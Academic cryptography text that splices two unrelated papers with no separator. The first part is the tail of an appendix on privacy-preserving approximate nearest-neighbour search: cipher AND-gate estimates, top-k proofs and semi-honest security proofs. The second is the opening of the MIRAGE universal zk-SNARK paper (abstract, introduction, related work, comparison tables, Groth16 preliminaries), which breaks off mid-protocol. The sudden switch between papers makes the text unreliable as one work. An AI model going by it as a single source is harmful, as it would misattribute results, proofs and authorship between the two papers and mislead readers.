u^i	50 31 19 13	46 31 19 13 7	88 46 25 13 7 7	37 37 22 10 7
s	31412	25150	50649	8228
l^i	458 270 178 84	458 270 178 84 84	924 458 178 93 84 84	364 364 178 84 84
r_c	5	5	5	4
α	0.56	0.56	0.56	0.56

Table 6: (Near-)optimal hyperparameters that are specific to the clustering-based algorithm.

B Stream Ciphers as PRF

In the original Floram construction [25–27], the PRF and the PRG used in the read-only process are chosen by the authors to be AES-128. The implementations of AES are highly optimized, with less than 5000 non-free gates per block [18]. As

an alternative to AES, the authors also propose the streams Salsa20 [14] and its variant Chacha20 [13]. However, other symmetric ciphers can be used to obtain an efficient PRF/PRG. In particular, we looked for a PRF with low number of AND gates in order to decrease the communication between the parties when it is evaluated in GC (in the Free-XOR setting). Some of the most promising constructions are the block cipher LowMC [3] and the stream cipher Kreyvium [20] (variant of Trivium [19]). In particular Kreyvium is flexible in terms of input and output size, since there is no fixed block size to respect, and its evaluation is very efficient in terms of AND gates per output bit of stream. The advantage in using Kreyvium starts showing when the size of the inputs starts growing. In Table 7 we estimate the number of AND gates that are executed by the different ciphers for 3 dataset sizes. We compute 2 PRFs per input, so the actual number of AND gates in Table 7 should be doubled.

	128 bits	2.7 kB	6 kB
AES-128	5000 AND (39 AND/bit)	865000 AND (39.1 AND/bit)	1920000 AND (39.06 AND/bit)
Chacha20	20480 AND (160 AND/bit)	901120 AND (40.7 AND/bit)	1966080 AND (40 AND/bit)
Kreyvium	3840 AND (30 AND/bit)	69810 AND (3.15 AND/bit)	150912 AND (3.07 AND/bit)

Table 7: Estimates on the number of AND gates for ciphers AES-128, Chacha20 and Kreyvium for different input sizes. The estimates for Chacha20 refer to a naive implementation of the scheme: we believe that the scheme would be more efficient in terms of non trivial gates in practice, but we did not found such optimal estimates in the literature. We do not report the number of AND gates for LowMC: they should be comparable to the estimates we have for Kreyvium for an optimal choice of the parameters.

While our approach is more efficient in GC with respect to Floram, the plaintext evaluation of Kreyvium is slower than the (highly optimized) hardware implementation of AES. In order to mitigate this issue, we vertically batch 512 bits and we compute multiple streams in parallel (using AVX-512), so we are able to process several hundreds of Mega Bytes of information per second in single core.

C Proofs for Approximate Top-k

In this section, we give proofs for Theorem 1 and Theorem 2.

Proof of Theorem 1. First, suppose that we assign a bin for each element uniformly and *independently*. For this sampling model, it is not hard to see that the desired expectation of the size of the intersection I is:
$\mathrm{E}[|I|] = l \cdot \Pr[U_i \text{ contains at least one of the top-}k \text{ elements}]$
$= l \cdot \left(1 - \left(1 - \frac{1}{l}\right)^k\right)$, where the first step follows from the linearity of expectation, and the second step is an immediate calculation. Suppose that $l = k/\delta$, where $\delta > 0$ is sufficiently small, and suppose that $k \to \infty$.
Then, continuing the calculation,

$$l \cdot \left(1 - \left(1 - \tfrac{1}{l}\right)^k\right) = \tfrac{k}{\delta} \cdot \left(1 - e^{k \cdot \ln\left(1 - \frac{\delta}{k}\right)}\right)$$
$$= \tfrac{k}{\delta}\left(1 - e^{-\delta + O(1/k)}\right) = \tfrac{k \cdot (1 - e^{-\delta})}{\delta} + O(1)$$
$$\geq \tfrac{k \cdot \left(\delta - \frac{\delta^2}{2}\right)}{\delta} + O(1) = k \cdot \left(1 - \tfrac{\delta}{2}\right) + O(1),$$

where the second step uses the Taylor series of $\ln x$, the third step uses the Taylor series of e^x and the fourth step uses the inequality $e^{-x} \leq 1 - x + \frac{x^2}{2}$, which holds for small $x > 0$.

To argue about the actual sampling process, where instead of uniform and independent assignment we shuffle elements and partition them into l blocks of size n/l, we use the main result of [24]. Namely, it is true that the probability

$$\Pr[U_i \text{ contains at least one of the top-}k \text{ elements}]$$

can change by at most $O(1/l)$ when passing between two sampling processes. This means that the overall expectation changes by at most $O(1)$, and is thus still at least: $k \cdot \left(1 - \frac{\delta}{2}\right) + O(1)$. For a fixed δ, this expression is at least $(1 - \delta)k$, whenever k is sufficiently large. □

Proof of Theorem 2. As in the proof of the previous theorem, we start with a simpler sampling model, where bins are assigned independently. Suppose that $\delta > 0$ is fixed and k tends to infinity. We set $l = k^2/\delta$. In that case, one has:
$\Pr[\text{all top-}k \text{ elements end up into different bins}]$
$= \left(1 - \frac{1}{l}\right) \cdot \left(1 - \frac{2}{l}\right) \cdot \ldots \cdot \left(1 - \frac{k-1}{l}\right)$
$= \left(1 - \frac{\delta}{k^2}\right) \cdot \left(1 - \frac{2\delta}{k^2}\right) \cdot \ldots \cdot \left(1 - \frac{(k-1)\cdot\delta}{k^2}\right)$
$= \exp\left(\ln\left(1 - \frac{\delta}{k^2}\right) + \ln\left(1 - \frac{2\delta}{k^2}\right) + \ldots + \ln\left(1 - \frac{(k-1)\cdot\delta}{k^2}\right)\right)$
$= \exp\left(-\frac{\delta(1+2+\ldots+(k-1))}{k^2} + O\left(\frac{1}{k}\right)\right)$
$= e^{-\delta/2} + O\left(\frac{1}{k}\right) \geq 1 - \frac{\delta}{2} + O\left(\frac{1}{k}\right),$
where the fourth step uses the Taylor series of $\ln x$ and the sixth step uses the inequality $e^{-x} \geq 1 - x$. The final bound is at least $1 - \delta$ provided that k is large enough.

Now let us prove that for the actual sampling procedure (shuffling and partitioning into l blocks of size n/l), the probability of top-k elements being assigned to different bins *can only increase*, which implies the desired result. To see this, let us denote c_i the bin of the i-th of the top-k elements. One clearly has: $\Pr[\text{all top-}k \text{ elements end up into different bins}] = \sum_{\text{distinct } j_1, j_2, \ldots, j_k} \Pr[c_1 = j_1 \wedge c_2 = j_2 \wedge \ldots \wedge c_k = j_k]$. Thus, it is enough to show that any probability of the form $\Pr[c_1 = j_1 \wedge c_2 = j_2 \wedge \ldots \wedge c_k = j_k]$, where $j_1, j_2, \ldots, j_k$ are distinct, can only increase when passing to the actual sampling model. This probability can be factorized as follows:
$\Pr[c_1 = j_1 \wedge c_2 = j_2 \wedge \ldots \wedge c_k = j_k]$
$= \Pr[c_1 = j_1] \cdot \Pr[c_2 = j_2 \mid c_1 = j_1] \cdot \ldots$
$\cdot \Pr[c_k = j_k \mid c_1 = j_1 \wedge \ldots \wedge c_{k-1} = j_{k-1}]$.
For the simplified sampling model, each of these conditional probabilities is equal to $1/l$ due to the independence of c_i. However, for the actual model, they are larger: if we condi-

tion on t equalities, then the probability is equal to $\frac{n}{l(n-t)}$. This implies the required monotonicity result. □

D Security Proofs

We prove simulation-based security for our protocols for approximate k-NNS. First, we recall the definition (see e.g. [46]) of two party computation and simulation-based security for semi-honest adversaries.

Definition 1. *A two-party functionality is a possibly randomized function $f : \{0,1\}^* \times \{0,1\}^* \to \{0,1\}^* \times \{0,1\}^*$, that is, for every pair of inputs $x, y \in \{0,1\}^n$, the output-pair is a random variable $(f_1(x,y), f_2(x,y))$. The first party (with input x) obtains $f_1(x,y)$ and the second party (with input y) obtains $f_2(x,y)$.*

Let π be a protocol computing the functionality f. The *view* of the i-th party during an execution of π on (x,y) and security parameter λ is denoted by $\text{View}_{\pi,i}(x,y,\lambda)$ and equals the party i's input, its internal randomness, plus all messages it receives during the protocol.

Definition 2. *Let $f = (f_1, f_2)$ be a functionality and let π be a protocol that computes f. We say that π securely computes f in the presence of static semi-honest adversaries if there exist probabilistic polynomial-time algorithms S_1 and S_2 (often called simulators) such that*
$(S_1(1^\lambda, x, f_1(x,y)), f(x,y)) \approx (\text{View}_{\pi,1}(x,y,\lambda), f(x,y))$ *and* $(S_2(1^\lambda, y, f_2(x,y)), f(x,y)) \approx (\text{View}_{\pi,2}(x,y,\lambda), f(x,y))$. *Here $\approx$ means computational indistinguishability.*

D.1 Ideal Functionalities

First, we define the ideal functionalities that our protocol achieves. Note that the two protocols have slightly different ideal functionalities. We will denote them by $\mathcal{F}_{\text{ANN}_{\text{cl}}}$ (for clustering) and $\mathcal{F}_{\text{ANN}_{\text{ls}}}$ (for linear scan).

Parameters: number of elements n, dimension d, bits of precision b_c.
- Input: client inputs a query $\mathbf{q} \in \mathbb{R}^d$ and server inputs database $DB = [(\mathbf{p}_i, \text{ID}_i)]_{i=1}^n$. Note that points are truncated to b_c bits.
- Output: returns output of Algorithm 3 to client.

Figure 8: Ideal functionality $\mathcal{F}_{\text{ANN}_{\text{ls}}}$

Parameters: number of elements n, dimension d, bits of precision b_c, and clustering-based hyperparameters T, k_c^i, m, u^i, s, l^i, l_s, b_c, r_c and r_p.
- Input: client inputs a query $\mathbf{q} \in \mathbb{R}^d$ and server inputs database $DB = [(\mathbf{p}_i, \text{ID}_i)]_{i=1}^n$. The points are truncated to b_c bits.
- Output: returns output of Algorithm 4 to client.

Figure 9: Ideal functionality $\mathcal{F}_{\text{ANN}_{\text{cl}}}$

D.2 Proofs

Theorem 3. *Assuming the hardness of the decision-RLWE problem, our linear scan protocol $\Pi_{\text{ANN}_{\text{ls}}}$ securely implements the functionality $\mathcal{F}_{\text{ANN}_{\text{ls}}}$ in the $\mathcal{F}_{\text{aTOPk}}$ hybrid model, with semi-honest adversaries.*

Proof. First, we construct a simulator for the client. The simulator generates a key sk for the AHE scheme and sends sk to the client. Then, it simulates the server's first message as $\mathsf{AHE.Enc}(sk, r_i)$ for random values r_i. From the circuit privacy property of the AHE scheme, this is indistinguishable from the first message in the real protocol. Next, the simulator simply feeds $\{r_i\}$ to the ideal functionality $\mathcal{F}_{\text{aTOPk}}$ and forwards the output to the client. This completes the simulation.

Next, we construct a simulator for the server. The simulator generates a key sk for the AHE scheme. The first message from the client to the server consists of the encryptions $\mathsf{AHE.Enc}(sk, \mathbf{q}[i])$ in the real protocol. Instead, the simulator just sends $\mathsf{AHE.Enc}(sk, 0)$ for $1 \le i \le d$. Based on the RLWE assumption, these views are indistinguishable. Finally, the simulator generates random vector $R = (r_1, \ldots, r_n)$ and sends that to the server. □

Theorem 4. *Assuming the hardness of the decision-RLWE problem, our clustering protocol $\Pi_{\text{ANN}_{\text{cl}}}$ securely implements the $\mathcal{F}_{\text{ANN}_{\text{cl}}}$ functionality in the ($\mathcal{F}_{\text{TOPk}}$, $\mathcal{F}_{\text{aTOPk}}$, $\mathcal{F}_{\text{DROM}}$)-hybrid model in the presence of semi-honest adversaries.*

Proof. Again correctness is easy to verify. We first describe simulator for the client. First, the simulator generates a secret key sk for the AHE scheme and sends sk to the client. Next, the simulator sends blocks of zero to $\mathcal{F}_{\text{DROM}}$.Init. Then, on receiving the query message from the client, the simulator does the following: for each i, j, it samples random values r_{ij} and generates $\mathsf{AHE.Enc}(sk, r_{ij})$. Using a similar argument as in the previous proof, these ciphertexts are indistinguishable from the client's view of the first step of the secure protocol. Then, the simulator forwards the r_{ij} to $\mathcal{F}_{\text{aTOPk}}$ and gets back secret shares of indices, namely $[i_1], \ldots, [i_u]$. Then, it feeds these indices shares to $\mathcal{F}_{\text{DROM}}$.Read and forwards the output to the client. Also, it samples random messages s_i and sends $\mathsf{AHE.Enc}(sk, s_i)$ to the client. Later, when the simulator receives the shares $m \cdot u_{\text{all}} + s$ of (point, ID) pairs from the client, it samples $m \cdot u_{\text{all}} + s$ random pairs of values and send the first $m \cdot u_{\text{all}}$ values to $\mathcal{F}_{\text{TOPk}}$ and the last s values to $\mathcal{F}_{\text{aTOPk}}$. Then, it forwards the output to the client. Since the intermediate values revealed to the client are all independent uniformly random values, the view generated from simulator is indistinguishable from the real view. Now, the simulator for server works in almost the same fashion, with the difference that in contrast to the real client which sends $\mathsf{AHE.Enc}(sk, \mathbf{q}_i)$ for $1 \le i \le d$, the simulator simply sends d encryption of zeros. This is indistinguishable from uniform, based on the RLWE assumption. □

MIRAGE: Succinct Arguments for Randomized Algorithms with Applications to Universal zk-SNARKs

Ahmed Kosba*
Alexandria University

Dimitrios Papadopoulos
HKUST

Charalampos Papamanthou†
University of Maryland

Dawn Song
UC Berkeley

Abstract

The last few years have witnessed increasing interest in the deployment of zero-knowledge proof systems, in particular ones with succinct proofs and efficient verification (zk-SNARKs). One of the main challenges facing the wide deployment of zk-SNARKs is the requirement of a trusted key generation phase per different computation to achieve practical proving performance. Existing zero-knowledge proof systems that do not require trusted setup or have a single trusted preprocessing phase suffer from increased proof size and/or additional verification overhead. On the other other hand, although universal circuit generators for zk-SNARKs (that can eliminate the need for per-computation preprocessing) have been introduced in the literature, the performance of the prover remains far from practical for real-world applications.

In this paper, we first present a new zk-SNARK system that is well-suited for randomized algorithms—in particular it does not encode randomness generation within the arithmetic circuit allowing for more practical prover times. Then, we design a universal circuit that takes as input any arithmetic circuit of a bounded number of operations as well as a possible value assignment, and performs randomized checks to verify consistency. Our universal circuit is linear in the number of operations instead of quasi-linear like other universal circuits. By applying our new zk-SNARK system to our universal circuit, we build MIRAGE, a universal zk-SNARK with very succinct proofs—the proof contains just one additional element compared to the per-circuit preprocessing state-of-the-art zk-SNARK by Groth (Eurocrypt 2016). Finally, we implement MIRAGE and experimentally evaluate its performance for different circuits and in the context of privacy-preserving smart contracts.

* A major part of this work was done while Ahmed Kosba was a postdoctoral scholar at UC Berkeley.

† Part of this work was done while Charalampos Papamanthou was with Oasis Labs.

1 Introduction

Zero-knowledge proofs are a cryptographic primitive that enable an untrusted prover to prove the knowledge of a secret witness that satisfies certain properties to a skeptical verifier. This can be quite useful in many applications including authentication, privacy-preserving computations and others. Although the concept of zero-knowledge proofs was introduced multiple decades ago, it only started to get much attention in practice after recent advances in several aspects [1–8], which led to efficient implementations for a primitive called zk-SNARKs (zero-knowledge succinct non-interactive arguments of knowledge). zk-SNARKs provide constant-size proofs and verification that is only linear in the size of public statement being proven, regardless of how expensive the computation is. The promising performance properties of zk-SNARKs led to the development of various tools and improved back ends [5, 9–12], and enabled different kinds of applications including privacy-preserving transactions, certificate validation, image authentication and others [13–18].

However, using zk-SNARKs with constant-size proofs comes at a cost. For practicality reasons, such constructions typically resort to non-standard cryptographic assumptions and require a trusted key generation phase for each different computation. A compromised trusted setup process could lead to parties providing proofs for false statements while undetected. To avoid such problems in practice, distributed protocols are used for CRS generation [19, 20], which will be expensive to repeat for every type of computation. These drawbacks have led to different lines of work on zero-knowledge proofs attempting to solve some or all of these issues, while providing good performance, e.g., [21–28]. While these works manage to alleviate the drawbacks of zk-SNARKs, they are not as efficient as zk-SNARKs with respect to the verification overhead and proof size. For example, the proof size of these schemes can be tens or hundreds of kilobytes, while a typical zk-SNARK proof is only between 128 and 288 bytes depending on the assumptions [2, 7].

These issues led to another line of work on universal zk-

SNARK systems [4, 29–31], which aim to reach a middle ground to avoid the trusted setup per computation challenge, while maintaining the succinctness and efficient verification guarantees provided by efficient zk-SNARK constructions. These systems still require a trusted setup, but such setup is done once for computations of a particular class, e.g., computations that have a certain bound on the number of their operations. In the following section, we provide a brief discussion of the existing universal zk-SNARK systems.

Universal zk-SNARK systems. There are two flavors of universality in the context of zk-SNARK systems presented in literature. The first is universality with respect to the common reference string (CRS), meaning that a CRS can be adapted without fixing a circuit. The other is the universality of the circuit itself, in which a circuit receives the computation being verified as part of the input itself, and processes its logic.

While the first approach sounds more flexible and does not require fixing any circuit, the existing approaches under that category have practical limitations. For example, the technique by Groth et al. [29] requires a quadratic CRS for supporting universal SNARKs. In a more recent work, Sonic [31] presented a more practical universal zk-SNARK with updatable CRS, however (in "unhelped" mode) it increases the proof size by a factor of 7×, the verification effort by a factor of 4× and the prover's effort by a factor of 50× (assuming Groth's zk-SNARK [7] as a baseline). Note that Sonic also provides a helped mode that has less proof computation overhead and a shorter proof, but this mode requires adding an untrusted third party to help with the computations.

The advantages of the universal circuit approach is maintaining the succinct proof and the small number of pairings in the verification as enabled by zk-SNARKs, however, the most notable universal circuit approach, namely vnTinyRAM [4] is not efficient enough to support applications in practice. vnTinyRAM's approach was shown to significantly increase the circuit size and prover's effort by multiple orders of magnitude [10].

In this paper, we aim to address such practical limitations by building MIRAGE, a new universal zk-SNARK. In contrast to common belief, we show that the concept of universal circuits can be brought to practicality, through a modified zk-SNARK protocol and careful design of the universal circuit. While there is a cost to be paid for being universal, we managed to apply our system to applications that could benefit from our construction, such as privacy-preserving auctions and crowdfunding for a small number of participants. MIRAGE can be further scaled up using recent systems like DIZK [12].

Technical Highlights. Next, we provide a brief overview of some technical aspects of MIRAGE.

Separated zk-SNARKs. We first explore how to enable efficient randomized checks in zk-SNARK circuits. Randomized checks can make the verification logic much faster than regular verification circuits in cases like permutation verification and others. Informally, while it is possible to ask the prover to generate randomness by committing to the witness, doing this naively would lead to having additional expensive commitment logic *in the circuit*. To avoid that, we introduce *separated zk-SNARKs* that separate the witness values into ones that do not depend on the randomness and ones that do. Then the randomness is produced by committing to the first set of values *out of the circuit* and using this randomness to produce the second set of values. Due to this separation of the witness, our approach only increases the proof by one group element, and the verification effort by one pairing and two hash function calls, when compared to Groth's zk-SNARK [7]. Our protocol is not only useful in a universal-circuit context (as explained below), but also from a complexity theory perspective, comprising an efficient zk-SNARK for the $\mathcal{MA}$ complexity class.

Linear-Size Universal Circuits. A universal circuit is a circuit that receives the program to verify as input, besides the input values. One essential element of the verification of universal circuits is checking permutations to ensure that variables with the same labels have consistent values across the circuit. Previous approaches, e.g., vnTinyRAM [4], use permutation networks which has $O(n \log n)$ overhead. We build a linear-size universal circuit based on an $O(n)$ permutation verification circuit. Informally, we use the fact that two vectors $\mathbf{v}$ and $\mathbf{w}$ of size n are a permutation of each other if and only if the polynomials $\prod(x - v_i)$ and $\prod(x - w_i)$ are equal, which can be verified by checking equality at a random point r. Furthermore, in order to further reduce the prover's effort, we address different circuit design issues, and present a circuit that has better utilization than previous work. Our final universal zk-SNARK, MIRAGE, is derived by applying our separated zk-SNARK on our randomized, linear-size, universal circuit.

Applications in Privacy-Preserving Smart Contracts. We utilize MIRAGE in applications that require very succinct proofs and efficient verification, such as blockchain applications. We evaluate MIRAGE in the context of privacy-preserving smart contracts (e.g., HAWK [16]) to address the trusted key generation per contract issue. Using MIRAGE, a universal verification key will be hardcoded on the blockchain, and for every new computation, an *untrusted* computation specifier would only provide 32 bytes encoding the computation to be verified to a custom contract. Verifying MIRAGE's proof on the chain would be very similar to verifying zk-SNARK proofs, which has been already implemented on Ethereum (our verifier would only be 1.4× expensive). Besides the evaluation of this scenario, we present detailed evaluation for different kinds of circuits.

Our contributions. We now summarize our contributions:

- We introduce *separated zk-SNARKs*, a zk-SNARK protocol that allows using randomized checks efficiently in circuits, which can be useful for both universal and non-universal contexts. This only adds one group element to the proof

in the generic group model, and adds one more pairing operation to the pairing operations done by the verifier in addition to other negligible operations in practice.

- We design a more efficient universal circuit that provides much better performance compared to the state-of-the-art by using random checks. Given a bound N on the number of operations (additions and multiplications), our universal circuit is linear $O(N)$ instead of $O(N \log N)$.
- We build a new universal zk-SNARK, MIRAGE, by combining the above and we evaluate it in the context of privacy-preserving smart contracts, e.g., HAWK [16], addressing the trusted setup per contract problem that limits its usage in practice while maintaining verification efficiency.

Limitations. While MIRAGE significantly reduces the universal circuit overhead in comparison with vnTinyRAM and enables a higher scale of applications, the proof computation overhead is notably more expensive than the non-universal SNARK approach (See Section 6). Additionally, although our system provides a more succinct proof and a more efficient verifier than Sonic, it does not provide updatable CRS.

1.1 Related work

Here, we discuss the existing zero-knowledge proof systems. In addition, since our system is evaluated in the context of privacy-preserving smart contracts, we provide a brief background on smart contracts and their challenges.

Zero-knowledge proof systems. Table 1 gives an overview of representative zero knowledge proof constructions in the space. The constructions can be classified into different categories with respect to the setup requirements:

- Trusted setup per computation: This most notably includes the construction proposed by Gennaro et al. using quadratic arithmetic programs [1]. This construction was implemented, improved and extended in several later works [2, 4, 7, 8]. A clear advantage of this approach is that the proof size is succinct/constant-size and the verification overhead depends only on the size of the statement being proven. This made this kind of zero knowledge proofs more inviting for blockchain applications [13, 14, 16].
- Transparent setup: Several constructions were proposed to eliminate the trusted setup requirement of the previous constructions. These include 1) Discrete log-based techniques, such as Bulletproofs [22] and the previous work by Bootle et al. [33]. 2) Interactive oracle proofs techniques [34], such as Ligero [21], zk-STARKs [25] Aurora [26] and more recently Virgo [28]. These techniques rely on symmetric cryptography and are plausibly conjectured to have post-quantum security. 3) Interactive proof-based techniques [35]. Such techniques build upon several earlier works [36–38]. An example is the Hyrax system by Wahby et al. [24]. 4) Lattice-based techniques, such as the work by Baum et al. [32].
- Universal trusted setup: This includes other interactive proof-based techniques, such as the techniques proposed by Zhang et al. [23], and Xie et al. [27]. These techniques besides all techniques in the second category increase the verification overhead to an extent that might not be suitable for applications where proof size and verification overhead are a bottleneck. To avoid the trusted setup per computation problem while maintaining the verification efficiency, vnTinyRAM [4] introduced a universal circuit that accepts the program to be verified besides the statement. This was shown to increase the proving cost by orders of magnitude compared to the non-universal approach [10]. Groth et al. introduced a universal zk-SNARK with updatable common reference strings [29], however the size of the CRS in their setting is quadratic making it not practical. Recently, LegoUAC, a zk-SNARK with a linear universal CRS was introduced [30], but it has polylogarithmic proofs. On the other hand, Sonic provides an updatable zk-SNARK with constant size proofs [31]. Sonic can run in two modes: helped and unhelped. In the helped mode, an additional untrusted party helps with making both proof computation and verification more efficient. Table 2 provides a more detailed comparison between systems under the universal trusted setup category with constant proof sizes.

Comparison with vnTinyRAM [4]. MIRAGE's circuit is linear in the number of supported operations, while vnTinyRAM's circuit is quasi-linear. Note that vnTinyRAM's construction accepts a program and a bound T on the number of execution steps, while our construction assumes that the desired computation is represented as an arithmetic circuit or a set of constraints. While the model is different, the same bound in the complexity comparison of the circuit sizes is used, assuming $T = \Theta(N)$. In Table 2, the concrete complexity of our prover is measured in terms of the number of additions and multiplications, but for vnTinyRAM, measuring the concrete complexity is different as it depends on the executed branches during runtime. The cost is estimated conservatively based on the per-cycle gate count in vnTinyRAM [4], assuming the generic group model is used. More comparison details are in Section 5.3.

Comparison with Sonic [31]. We mainly consider the unhelped mode of Sonic, as the availability of additional helper parties is not applicable in all contexts, especially if the computation being verified is not the same across many parties. As Table 2 shows, our system is better with respect to the proof size and verification effort, and has competitive prover effort, when compared with Sonic in the unhelped case. If the universal circuit is highly utilized, i.e., $N = n_+ + n_*$, the prover in our case could have fewer exponentiations. Note that the reported prover cost of our system in Table 2 uses a slightly modified version of the naive basic circuit presented in Section 4, that allows adding and multiplying constants cheaply. This is why the bound N does not consider addition or multiplication of constants. In Section 5, we also present

Table 1: A comparison of the existing zero-knowledge proof systems. A filled circle indicates no trusted setup, while a half filled circuit indicates a universal setup for a class of computations. n denotes the total number of gates, n_* denotes the number of multiplications, n_+ denotes the number of additions, u is the size of the statement, w is the witness size, N is an upper bound on the number of additions and multiplications and U is an upper bound on the statement size. Assuming full circuit utilization for our construction in the naive case, N would be equal to $n_* + n_+$, and U would be equal to u. For Hyrax, Libra and Virgo, d is the circuit depth and g is the width of the circuit.

Scheme	Untrusted Setup	Proof Computation	Proof Size	Verification
QAP-based [1, 2, 7]	○	$O(n_* \log n_*)$	$O(1)$	$O(u)$
Ligero [21]	●	$O(n_* \log n_*)$	$O(\sqrt{n_*})$	$O(n_*)$
zk-STARKs [25]	●	$O(n_* \log^2 n_*)$	$O(\log^2 n_*)$	$O(\log^2 n_*)$
Bulletproofs [22]	●	$O(n_*)$	$O(\log n_*)$	$O(n_*)$
Hyrax [24]	●	$O(n + d \cdot g \log g)$	$O(\sqrt{w} + d \log g)$	$O(\sqrt{w} + d \log g)$
Aurora [26]	●	$O(n_* \log n_*)$	$O(\log^2 n_*)$	$O(n_*)$
Baum et al. [32]	●	$O(n_* \log n_*)$	$O(\sqrt{n_* \log n_*})$	$O(n_*)$
Virgo [28]	●	$O(n + w \log w)$	$O(d \log n + \log^2 w)$	$O(d \log n + \log^2 w)$
Libra [27]	◐	$O(n)$	$O(d \log n)$	$O(d \log n)$
Groth et al. [29]	◐	$O(n_* \log n_*)$	$O(1)$	$O(u)$
Sonic [31]	◐	$O(n_* \log n_*)$	$O(1)$	$O(u)$
LegoUAC [30]	◐	$O(n)$	$O(\log^2 n)$	$O(u + \log^2 n)$
vnTinyRAM [4]	◐	$O(N \log^2 N)$	$O(1)$	$O(u)$
This Work	◐	$O(N \log N)$	$O(1)$	$O(u)$

Table 2: Comparison between current approaches for universal zk-SNARKs with **constant-size proofs** with respect to the non-universal scheme of Groth16 [7] as a baseline. Besides the notation used in Table 1, m refers to the number of wires, d' refers to the maximum size of committed polynomials in Sonic [31], EX refers to exponentiations, P refers to pairing operations and T refers to a bound on the number of computation steps in vnTinyRAM ($T = \Theta(N)$). The second group of rows correspond to schemes with universal CRS, while the last group of rows correspond to systems with universal circuits. Assuming full circuit utilization for our construction in the naive case, N would be equal to $n_* + n_+$, and U would be equal to u. In all universal schemes, the custom portion of the CRS is not generated by a trusted party.

Scheme	CRS Size		Uni. Circ. Size	Prover's Overhead	Proof Size	Verification	Assumptions	Updatable?
	Universal	Custom						
Non-universal [7]	N/A	$O(n_* + m)$	N/A	$4n_* + m - u$ EX	128 B	3 P + u EX	GG	✓
Groth et al. [29]	$O(n_*^2)$	$O(n_* + m - u)$	N/A	$O(n_* + m - u)$ EX	128 B	5 P + u EX	GG	✓
Sonic [31]	$O(d')$	$O(n_*)$	N/A	$273n_*$ EX	1152 B	13 P	AGM, RO	✓
Sonic (Helped)	$O(d')$	$O(n_*)$	N/A	$18n_*$ EX	256 B	10 P	AGM, RO	✓
vnTinyRAM [4]	$O(N \log N)$	$O(1)$	$O(N \log N)$	$5000T$ EX	128 B	3 P + u EX	GG	✗
This work	$O(N)$	$O(1)$	$O(N)$	$90N + 25U$ EX (naive)	160 B	4 P + u EX	GG, RO	✗

another circuit design that can reduce the reported prover cost further for many applications.

Comparison with concurrent work [39, 40]: MARLIN provides a preprocessing zk-SNARK that has a universal and updatable CRS [39]. MARLIN has faster prover and verifier than Sonic, however its proof size is still 1 KB, and the reported experiments showed that its verifier's performance is about 2.6× worse than the Groth16 baseline, despite having fewer pairings. Another work in the same line, PLONK [40], improves upon Sonic. PLONK has a proof size of 448 to 512 bytes and a more efficient prover. The estimated costs reported in PLONK [40] could suggest that its performance is comparable to MARLIN's. In comparison, our proof size is 160 bytes, and the verifier's performance is only 1.4× worse than the Groth16 baseline, which makes MIRAGE's verifier more suitable for applications that require efficient verification. On the other hand, MIRAGE's CRS is not updatable.

Smart Contracts. The emerging success of cryptocurrencies, most notably Bitcoin [41], has motivated several other applications to utilize the decentralized blockchain setting for supporting other functionalities. This further lead to another generation of cryptocurrency systems that aimed at enabling users to customize the decentralized computation, by defining smart contracts. Smart contracts are executable objects that can run autonomously on top of a blockchain and are automatically enforced. Systems like Ethereum [42] enable users to program smart contracts using high-level languages and post their contracts to the chain. Besides simple trans-

action verification, the network in a smart contract system executes the user-specified code included in the smart contract. This clearly leads to a privacy issue, as all values used by the computation will be seen by all miners.

HAWK [16] aims to address the privacy problem by using zero knowledge proofs. For example, to support a privacy-preserving decentralized auction, the involved parties and the auction manager interact through a protocol whose correct execution can be verified by a smart contract that does not learn anything about the users' bids or the winner. HAWK relies on QAP-based zk-SNARKs in their implementation as they provide succinct proofs and efficient verification. However, one implication of using this kind of zero-knowledge proofs is the trusted setup needed per computation. This limits the usage of HAWK's approach in practice. In our work, we show how to avoid this problem through our universal circuit and efficient zk-SNARK protocol for randomized verification.

2 Preliminaries

In this section, we provide a summary of the definitions and the protocols we use or modify.

2.1 Quadratic Arithmetic Programs

Definition 1 *Quadratic Arithmetic Program (QAP) [1, 2] A QAP Q over field $\mathbb{F}_q$ contains three sets of $m+1$ polynomials $V=\{v_i(x)\}, W=\{w_i(x)\}, Y=\{y_i(x)\}$, for $i=0,\ldots,m$, and a target polynomial $t(x)$. Let C be a circuit with m wires (a wire can be an input to the circuit or an output of a multiplication gate) out of which u wires are I/O wires $(c_1,\ldots,c_u)$. Then we say that Q computes C if: $(c_1,\ldots,c_u)\in\mathbb{F}_q^u$ is a valid assignment of C's inputs and outputs, if and only if there exist coefficients $(c_{u+1},\ldots,c_m)$ such that $t(x)$ divides $p(x)$, where $p(x)$ is the polynomial*

$$(v_0(x)+\sum_{i=1}^{m}c_iv_i(x))(w_0(x)+\sum_{i=1}^{m}c_iw_i(x))-y_0(x)-\sum_{i=1}^{m}c_iy_i(x).$$

2.2 zk-SNARKs

zk-SNARKs (zero-knowledge succinct non-interactive arguments of knowledge) have algorithms $(\mathsf{Setup},\mathsf{Prove},\mathsf{Verify})$. In summary Setup outputs prover and verification keys, on input a a circuit C. Algorithm Prove outputs a zero-knowledge proof of knowledge that circuit C is satisfiable for a fixed public statement (I/Os). Finally, Verify verifies that proof, given a public statement. For a zk-SNARK, we want *perfect completeness*, *knowledge soundness* and *zero-knowledge* to hold. Perfect completeness means that an honest prover that knows the witness to a satisfiable statement can provide a verifying proof. Knowledge soundness means that, given a verifying proof for a public statement provided by a PPT adversary $\mathcal{A}$, there exists an extractor that can retrieve a valid witness by inspecting $\mathcal{A}$'s tape. Finally, zero-knowledge means that a proof provided by an honest prover leaks nothing more than the validity of the statement. The formal definitions of the above three properties (and the ones we use in our proofs) can be found in Definition 2 of Groth's zk-SNARK [7].

2.3 Groth16 protocol

We summarize the protocol proposed by Groth [7] in the generic group model, using the notation we use in this paper.

Protocol 1 *The Groth16 Protocol [7]*

- $\{vrk_C, prk_C\}\leftarrow \mathsf{Setup}(C,1^\lambda)$*: Let C be an arithmetic circuit with u public input and output values from $\mathbb{F}_q$, i.e., u is the statement size. Build a QAP $Q=(t(x),V,W,Y)$ of size m and let n be the degree of $t(x)$. Let $I_{mid}=\{u+1,\ldots,m\}$. Let e be a bilinear map $e:\mathbb{G}_1\times\mathbb{G}_2\rightarrow\mathbb{G}_T$, and let g_1 be a generator of $\mathbb{G}_1$ and g_2 be a generator of $\mathbb{G}_2$.*

  Choose $\alpha,\beta,\gamma,\delta,s\leftarrow\mathbb{F}_q$. Construct the public proving key prk_C as follows:

  - $g_1^\alpha, g_1^\beta, g_1^\delta, g_2^\beta, g_2^\delta$
